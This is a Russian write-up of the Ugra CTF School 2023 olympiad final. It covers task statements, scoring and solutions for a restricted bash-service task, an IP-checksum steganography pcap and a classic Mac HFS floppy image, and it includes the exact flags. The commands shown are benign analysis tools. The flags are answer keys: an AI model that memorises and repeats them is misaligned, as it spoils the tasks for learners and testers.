Задания, решения и критерии заключительного этапа олимпиады школьников Ugra CTF School 2023

Критерии

Формат проведения этапа

Каждый участник олимпиады получал персональный вариант каждой задачи. Варианты были сгенерированы непосредственно при получении задания. Генераторы вариантов и исходные коды задач расположены в репозитории олимпиады: https://github.com/teamteamdev/ugractf-2023-school.

Для генерации собственного варианта запустите в директории соответствующего задания скрипт: `python3 generate.py uuid ..`

Критерии оценивания

Каждое задание оценивается в полный балл, если участник смог получить и сдать соответствующий ответ, и в ноль баллов во всех остальных случаях.

- Победителями олимпиады были признаны участники, набравшие 650 и более баллов.
- Призёрами олимпиады II степени были признаны участники, набравшие 500 баллов.
- Призёрами олимпиады III степени были признаны участники, набравшие 300 баллов.

Задачи и решения

Краткость — сестра таланта

baksist, ppc 100

> У широко известной в узких кругах компании ПАО «Агрокекстрой» появилась своя система учёта пользователей личного кабинета. Интерфейс у неё, конечно, своеобразный…
>
> *Добавлено в 13:15:*
>
> Программисты Агрокекстроя пожалели операторов и внесли некоторые уточнения в интерфейс системы.

`nc brevity.s.2023.ugractf.ru 14230` Токен: `...`

Решение

При подключении к серверу мы попадаем в меню системы с различными опциями. Побродив по этому меню, понимаем, что нас интересует последний раздел — Система. В нём есть только одна опция с названием «Служебный режим обслуживания». При входе в него нас своеобразно оповещают о том, что одного из пользователей пытаются взломать, и если мы сможем определить, кого, то получим вознаграждение.

```
Для продолжения введите номер:
1. Служебный режим обслуживания
0. [НАЗАД]
%> 1

============================
СЛУЖЕБНЫЙ РЕЖИМ ОБСЛУЖИВАНИЯ

Введите служебную команду ЕСЛИ:
- вы администратор
- вы ТОЧНО знаете ЧТО делаете
- это НЕ ПОВРЕДИТ душам.

Обнаружена попытка похищения душа! При выводе командой Имени Души с наибольшим числом отказов вам будет дарован
о ВОЗНАГРАЖДЕНИЕ.
>
```

Для поиска этого пользователя нам необходимо ввести какую-то служебную команду. Но какую? Воспользуемся универсальным словом для получения помощи — `help`:

```
Обнаружена попытка похищения душа! При выводе командой Имени Души с наибольшим
числом отказов вам будет даровано ВОЗНАГРАЖДЕНИЕ.
> help
GNU bash, version 5.2.15(1)-release (x86_64-alpine-linux-musl)
These shell commands are defined internally.  Type `help' to see this list.
Type `help name' to find out more about the function `name'.
Use `info bash' to find out more about the shell in general.
Use `man -k' or `info' to find out more about commands not in this list.
ОШИБКА безопасник запретил выводить более 5 строк
ОШИБКА очистки условие РЕКОРД ОТКАЗ? И ДУША? -> ЛОЖЬ
```

Сразу же узнаём несколько полезных фактов: * мы можем выполнить только одну команду, после чего подключение обрывается; * служебная команда на самом деле просто принимает команды оболочки `bash`; * вывод этой служебной команды ограничен всего пятью строками; * наконец, вывод команды сразу проверяется на удовлетворение некоему условию — видимо, если оно будет выполнено, то система вручит нам флаг.

Раз мы узнали, что мы можем исполнять `bash`-команды, то попробуем осмотреться.

```
> ls -la
total 604
drwxr-sr-x    2 user     user            60 Mar 11 08:44 .
drwxr-xr-x    1 root     root            60 Mar 11 08:44 ..
-rwx------    1 user     user        616066 Mar 11 08:44 log.csv
```

Видим некий `.csv`-файл. Попробуем его открыть:

```
> cat log.csv
id,timestamp,ip,username,successful_auth
1,2023-03-06T10:54:46.479Z,243.244.243.68,banana12,false
2,2023-03-06T10:54:46.479Z,242.204.136.223,namteg,true
3,2023-03-06T10:54:46.479Z,02.18.234.219,maurrika,false
4,2023-03-06T10:54:46.479Z,241.214.022.213,tester1,true
ОШИБКА безопасник запретил выводить более 5 строк
ОШИБКА очистки условие РЕКОРД ОТКАЗ? И ДУША? -> ЛОЖЬ
```

Судя по легенде таблицы, указанной в первой строчке, этот файл — лог попыток аутентификации различных пользователей. А глядя на условие, которое система нас просит удовлетворить, можно предположить, что нам необходимо из этого лога достать юзернейм с наибольшим количеством неудачных попыток входа.

Учитывая ограничения по количеству доступных команд и размеру вывода, полностью прочитать файл и обработать его на своём хосте — не самый практичный метод. Значит, нужно воспользоваться тем, что имеется на сервере.

Хоть мы и можем выполнить только одну команду за сессию, никто не запрещает нам перенаправлять вывод одной команды в другую, используя оператор `|`. Такая конструкция называется *пайпом*.

Прежде чем сформировать однострочник, прикинем порядок действий:

1. прочитатать `log.csv`
2. вывести те строки, в которых пятое поле равно `false`
3. посчитать количество строк, относящихся к каждому пользователю
4. отсортировать их по убыванию
5. вывести первое значение.

Чтобы отобрать неудачные попытки аутентификации, достаточно применить команду `grep false`.

Так как мы знаем, что теперь оставшиеся строки содержат только неудачные попытки входа, имеет смысл отбросить все остальные поля, кроме юзернейма. В этом нам поможет команда `cut`, которая умеет выводить только определённые

поля файла с указанным разделителем. В данном случае она будет выглядеть так: `cut -f4 -d','`.

Теперь, когда у нас остались только юзернеймы с неудачными попытками входа, надо узнать, сколько раз встречается каждый из них. Можно применить команду `uniq -c`, которая выделит уникальные значения, а также подсчитает количество их вхождений. Однако есть нюанс: для её корректной работы набор входных значений должен быть отсортирован, чтобы все повторяющиеся значения шли друг за другом. Но и на это у нас есть ответ — замечательная утилита `sort`.

Таким образом на данный момент имеем следующий однострочник:

```
cat log.csv | grep false | cut -f4 -d',' | sort | uniq -c
```

Посмотрим, что теперь получается:

```
> cat log.csv | grep false | cut -f4 -d',' | sort | uniq -c
      3 0hdz7cwu20
      3 1003140
      9 12plus
      7 1475qpte
      3 15987cooke
```

Отлично! Дело осталось за малым — отсортировать по убыванию и вывести первую строку.

Для этого снова обратимся к команде `sort`, но в этот раз с аргументами. `-r` позволит инвертировать направление сортировки, а `-n` явно скажет команде, что сортировка должна быть числовой.

Вывод первой строки тоже представляет собой достаточно простую задачу — `head -1`, и готово!

Теперь наш однострочник выглядит следующим образом:

```
cat log.csv | grep false | cut -f4 -d',' | sort | uniq -c | sort -rn | head -1
```

```
Обнаружена попытка похищения душа! При выводе командой Имени Души с наибольшим чис
лом отказов вам будет даровано ВОЗНАГРАЖДЕНИЕ.
> cat log.csv | grep false | cut -f4 -d',' | sort | uniq -c | sort -rn | head -1
    104 DJBOT
ОШИБКА очистки условие РЕКОРД ОТКАЗ? И ДУША? -> ЛОЖЬ
```

Однако, флаг нам пока так и не отдают. Вероятно, дело в том, что нам нужен только юзернейм, без количества его повторений или пробелов. Конечно, теперь можно просто сдать его с помощью команды `echo`, но для чистоты эксперимента добавим ещё одну команду в однострочник:

```
cat log.csv | grep false | cut -f4 -d',' | sort | uniq -c | sort -rn |
head -1 | cut -f6 -d' '
```

```
Обнаружена попытка похищения душа! При выводе командой Имени Души с наибольшим числом отказов вам
будет даровано ВОЗНАГРАЖДЕНИЕ.
> cat log.csv | grep false | cut -f4 -d',' | sort | uniq -c | sort -rn | head -1 | cut -f6 -d' '
jaisam_I72i2
УСПЕХ очистки условие РЕКОРД ОТКАЗ? И ДУША? -> ИСТИНА
Чек-сумма освобождения Душа("jaisam_I72i2"): ugra_do_you_speak_oneliner_well_i_do_f271be81d60f
Освобождено пространства: 13.3 кл/м2
```

Душа спасена!

Флаг: **ugra_do_you_speak_oneliner_well_i_do_f271be81d60f**

Посмортем

Формулировки интерфейса пришлось делать более понятными.

Ещё посмортем

Для песочницы таска, создающейся при подключении, файл с логом генерировался случайным образом — и был актуален только на время жизни песочницы (несколько минут). После этого файл генерировался заново, однако ничто на это явно не указывало. В результате при попытке скопировать лог и обработать его локально сдаваемый юзернейм мог перестать быть актуальным. Локальная обработка не была предполагаемым способом решения и не было учтено, и получившееся поведение сбило с толку некоторых участников.

Такие дела.

Циркулирование


baksist, forensics 200

> Компанией «РуМЕГАТИК» представлена новейшая разработка — защищённый маршрутизатор с инновационной технологией сокрытой передачи данных. У нас есть дамп трафика, снятый с этого устройства. Так ли секретны сообщения, передаваемые с помощью такого продвинутого роутера?
>
> *Добавлено в 15:10:*
>
> **Подсказка 1.** О спецификации роутера и применяемых в нём технологиях можно более подробно прочитать на сайте компании РуМЕГАТИК, который доступен в сети Интернет.
>
> **Подсказка 2.** Если вы нашли спецификацию роутера и выяснили, в чём заключается секретная технология, не забудьте включить соответствующую настройку обработки протокола IPv4 в Wireshark.

```
capture.pcapng
```


Решение

При открытии дампа с трафиком обратим внимание на HTTP-сессии, в нём содержащиеся. В заголовках HTTP-запросов можно увидеть обращение к серверу с интересным доменом, закодированным в Punycode:



Воспользовавшись любым удобным декодером, узнаём, что это домен [румегатик.рф](), который, видимо, принадлежит компании, разработавшей защищённый роутер, с которого был снят рассматриваемый дамп.


Чтобы узнать, что же содержится на сайте, можно либо декодировать содержимое сайта из дампа (Wireshark по умолчанию не отобразит кириллицу), либо же просто открыть его в браузере.




Изучив сайт, можно наткнуться на страницу «Документация», на которой технические характеристики роутера описаны в красочных подробностях. В том числе рассказывается о режиме сокрытой передачи данных «РуЦУЦ», который позволяет «капсульно передавать данные в удостоверениях целостности сетевого слоя». Как известно, на сетевом слое, а точнее, уровне, работает протокол IP, а для контроля целостности пакетов в протоколе используется механизм контрольных сумм. Видимо, секретные данные как-то передаются именно с их помощью.

Если просто начать смотреть на контрольные суммы пакетов дампа, то вряд ли получится увидеть что-то интересное, ведь Wireshark любезно нам сообщает, что проверка контрольных сумм отключена.

Для включения проверки контрольных сумм нужно поставить соответствующую галочку в настройках Wireshark (`Edit → Preferences → Protocols → IPv4`):




Сразу же после включения этой настройки становится видно, как некоторые пакеты подсвечиваются тёмным цветом, а в IP-заголовках таких пакетов сообщается о нарушении контрольной суммы. Отфильтруем все такие пакеты с помощью выражения `ip.checksum.status == "Bad"`:



В хексдампе первого пакета видим, что байты чексуммы декодируются как `ug`, а второго — как `ra`. Судя по всему, технология сокрытой передачи данных заключается в том, что роутер подменяет чексумму произвольного пакета фрагментом передаваемого сообщения. Извлечём все битые чексуммы из дампа и декодируем их с помощью следующей команды:

```
tshark -o ip.check_checksum:true -r capture.pcapng -Y
"ip.checksum.status == Bad" -T fields -e ip.checksum | xxd -r -p
```



Вот мы и получили наше секретное сообщение.

Флаг: **ugra_sum_around_and_check_out_v8g7z9emeog5**

Классическая дискета

ksixty, forensics 200

> Интересно иногда соприкасаться со старыми технологиями. На контрасте с новыми они позволяют увидеть, что изменчиво, а что есть сама суть.
>
> Вот и сегодня судьба выдала вам любопытнейший шанс прикоснуться к чему-то очень древнему. Вчера вечером сотрудник отдела разработки ПАО «АгроКекСтрой» с самым большим опытом резко со всеми поругался и уволился. Надо же!
>
> На сотруднике держится довольно важный для компании проект: информационная система для концертно-театрального центра «Югра-Классик» в Ханты-Мансийске. У них там ОЧЕНЬ СТАРЫЕ КОМПЬЮТЕРЫ, и, соответственно, древние, недоступные молодёжи технологии.
>
> Весь код мужичок хранил на дискете, но прочитать его не удалось никому. Вся надежда на вас, разумеется. Поможете компании не потерять важного клиента?
>
> *Ugra Classic.dsk*

Решение

Нам дают образ дискеты для «Макинтоша». Убедиться в этом можно с помощью утилиты *file:*

```
$ file 'Ugra Classic.dsk'
Ugra Classic.dsk: Macintosh HFS data block size: 512, number of
blocks: 2874, volume name: Ugra Classic
```

Как же извлечь данные из этого образа?

Способ решения первый: виртуализация

Существует множество способов запустить классическую *Mac OS* на современном компьютере. Нужно лишь понять, насколько классическую.


Диск имеет файловую систему *HFS.* В начале 90-х вместе с *Mac OS 8* «Макинтоши» перешли на *HFS Plus* — то есть, диск из немного более ранней эпохи. Разберём на примере *Mac OS 7.5.3*.

> На самом деле, подойдёт любая версия, начиная с шестой.

Установим Basilisk II — это эмулятор компьютеров серии *Macintosh II* и *Quarda*. Для его работы нужен образ ROM-памяти соответствующего компьютера и диск с операционной системой. Оба файлика небольшие и прекрасно скачиваются из, например, «Интернет-архива»: ROM, ОС.


> В «Интернет-архиве» также доступна и эмуляция — прямо в браузере! Перейдите на страницу загрузки образа ОС, наведите курсор на большую картинку и нажмите на зелёную круглую кнопку. Через некоторое время экран оживёт! Правда, примонтировать наш образ с дискетой таким образом не получится.
>
> Есть и другие эмуляторы, работающие прямо из браузера. На сайте infinitemac.org можно запустить абсолютно любую версию *Mac OS,* начиная с самой-самой первой. В этом же сайте можно и монтировать произвольные образы, перетаскивая их в окно браузера.

Запустим *Basilisk II*: `$ BasiliskII`. Во вкладке *Volumes* добавим образ диска с ОС и нашей дискеты. Во вкладке *Memory/Misc* укажем тип машины и путь к файлу с ROM:



Настройки Basilisk II


Можно нажимать Start! Должен появиться рабочий стол и наша примонтированная дискета, которая в результате эмуляции превратилась в жёсткий диск… На дискете всего один файл — программа «Ugra Classic» с незамысловатой иконкой. Можно запустить его, но, увы, дальше экрана загрузки продвинуться нереально. Происходит ошибка:



Ошибка стоп хнуль ноль нуль


Что такое RESOURCE FORK? Новая зацепка. В Википедии сказано, что файлы в *HFS* на самом деле двойственные. У них есть *data fork* — часть с данными — и *resource fork* — часть с ресурсами. Там же упоминается программа *ResEdit*, которая позволяет работать с *resource fork*. Звучит как то, что надо!

Поищем в интернете `resedit img`, примонтируем загруженный образ в параметрах *Basilisk II* и порадуемся новой установленной программе. Чтобы открыть файл «Ugra Classic», достаточно перетащить его значок на значок программы *ResEdit*:




Перетаскиваем

Если всё получилось, мы увидим окошко со всеми ресурсами приложения. Там будут, например, ассемблерный код, строки из программы, диалоговые окна…



Диалоговое окно с ошибкой. Можно его подредактировать, сохранить и запустить программу. Порадоваться и продолжить

Но где же флаг? В картинках, конечно! В программе есть три ресурса типа `PICT`, и один из них, с ID 1337, содержит надпись с желанной строкой:



Флаг

Флаг: **ugra_you_are_a_power_macintosh_user_81de016d**

Способ решения второй: настоящая форензика

Попробуем почитать тексты:

```
$ strings 'Ugra Classic.dsk'
Ugra Classic
Ugra Classic
APPLUGRA!
